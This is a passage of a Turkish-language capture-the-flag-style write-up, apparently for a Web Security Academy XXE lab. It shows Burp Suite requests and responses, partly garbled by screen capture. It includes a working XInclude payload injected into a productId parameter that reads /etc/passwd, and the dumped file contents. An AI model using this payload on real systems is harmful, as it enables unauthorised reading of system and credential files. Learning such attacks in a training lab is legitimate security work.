Sec-Ch-UA: "Chromium";v="127", "Not(A)Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Sec-Ch-UA-Mobile: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-UA-Platform: "Windows"
Accept: */*
Origin: https://dada00003d6769c80205dfe00f80031.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://dada00003d6769c80205dfe00f80031.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, 1
productId=1&storeId=1
```

XML sorgusunun server-side çalıştığını görmek için xxe adında bir entity gönderiyorum ve entity kullanımının engellendiği hakkında uyarı alıyorum.

Request

PrettyRawHexHackvortor

1POST /product/stock HTTP/2
2Host: 0a7000ad047388518642a961005a00f5.web-security-academy.net
3Cookie: session=fqWyFfGI9yjvCRuWpvgXDIZScqSKFjk
4Content-Length: 26
5Sec-Ch-Ua: "Chromium";v="127",
6"Not) A;Brand";v="99"
7Content-Type: application/x-www-form-urlencoded
8Accept-Language: en-US
9Sec-Ch-Ua-Mobile: ?0
10User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
11Sec-Ch-Ua-Platform: "Windows"
12Accept: /*/*
13Origin: https://0a7000ad047388518642a961005a00f5.web-security-academy.net
14Sec-Fetch-Site: same-origin
15Sec-Fetch-Mode: cors
16Sec-Fetch-Dest: empty
17Referer: https://0a7000ad047388518642a961005a00f5.web-security-academy.net/product?productId=1
18Accept-Encoding: gzip, deflate, br
19Priority: u=1, i
20productId=%26kxe&storeId=1

Response

PrettyRawHexRenderH...

1HTTP/2 400 Bad Request
2Content-Type: application/json;
3charset=utf-8
4X-Frame-Options: SAMEORIGIN
5Content-Length: 47
6"Entities are not allowed for security reasons"

Inspector

Notes

0 highlights

0 highlights

Done169 bytes | 135 millis

⚡

Burp

Project

Intruder

Repeater

View

Help

Hackvortex

Burp Suite

Community Edition v2024.6.6 - T...

—

✕

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

⚙️ Settings

Comparer

Logger

Organizer

Extensions

Learn

JWT Editor

Hackvortex

4 × +

🔍

⌵

⌶

Send

⚙️

Cancel

< ⌵

> ⌶

Target: https://0ada000003d6769c80205dfe00f80031.web-securit...

🖋️

HTTP/2

⌵

Request

Response

Pretty

Raw

Hex

Hackvortex

🗑️

🔍

🔗

☰

1

POST /product/stock HTTP/2

2

Host: 0ada000003d6769c80205dfe00f80031.web-securi

3

ty-academy.net

4

Cookie: session=

5

o9hLCduAZBntS8G6I59NdRTXpLwNqfKe

6

Content-Length: 129

7

Sec-Ch-Ua: "Chromium";v="127",

8

"Not)A;Brand";v="99"

9

Content-Type:

10

application/x-www-form-urlencoded

11

Accept-Language: en-US

12

Sec-Ch-Ua-Mobile: ?0

13

User-Agent: Mozilla/5.0 (Windows NT 10.0;

14

Win64; x64) AppleWebKit/537.36 (KHTML, like

15

Gecko) Chrome/127.0.6533.100 Safari/537.36

16

Sec-Ch-Ua-Platform: "Windows"

17

Accept: /*

18

Origin:

19

https://0ada000003d6769c80205dfe00f80031.we

20

b-security-academy.net

21

Sec-Fetch-Site: same-origin

22

Sec-Fetch-Mode: cors

23

Sec-Fetch-Dest: empty

24

Referer:

25

https://0ada000003d6769c80205dfe00f80031.we

26

b-security-academy.net/product?productId=1

27

Accept-Encoding: gzip, deflate, br

28

Priority: u=1, i

29

productId=<foo

30

xmlns:xi="http://www.w3.org/2001/XMLSchema"

31

<xi:include parse="text"

32

href="file:///etc/passwd"/></foo>

33

&storeId=1

Pretty

Raw

Hex

Render

H...

🔍

🔗

☰

1

HTTP/2 400 Bad Request

2

Content-Type: application/json;

3

charset=utf-8

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 2340

6

"Invalid product ID: root:x:0:0:root:/root

7

:/bin/bash

8

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/

9

nologin

10

bin:x:2:2:bin:/bin:/usr/sbin/nologin

11

sys:x:3:3:sys:/dev:/usr/sbin/nologin

12

sync:x:4:65534:sync:/bin:/bin/sync

13

games:x:5:60:games:/usr/games:/usr/sbin/

14

nologin

15

man:x:6:12:man:/var/cache/man:/usr/sbin/

16

nologin

17

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/

18

nologin

19

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

20

news:x:9:9:news:/var/spool/news:/usr/sbin/

21

nologin

22

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin

23

/nologin

24

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

25

www-data:x:33:33:www-data:/var/www:/usr/

26

sbin/nologin

27

backup:x:34:34:backup:/var/backups:/usr/

28

sbin/nologin

29

list:x:38:38:MailingListManager:/var/list:/

30

usr/sbin/nologin

31

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/

32

nologin

33

gnats:x:41:41:GnatsBug-ReportingSystem

34

(admin) /var/lib/gnats:/usr/sbin/nologin

35

nobody:x:65534:65534:nobody:/nonexistent:/

36

usr/sbin/nologin

⌵

⚙️

⬅️

➡️

Search

🔍

0 highlights

⌵

⚙️

⬅️

➡️

Search

🔍

0 highlights

Done

2,464 bytes | 183 millis

Event log

All issues

🔍 Memory: 191.3MB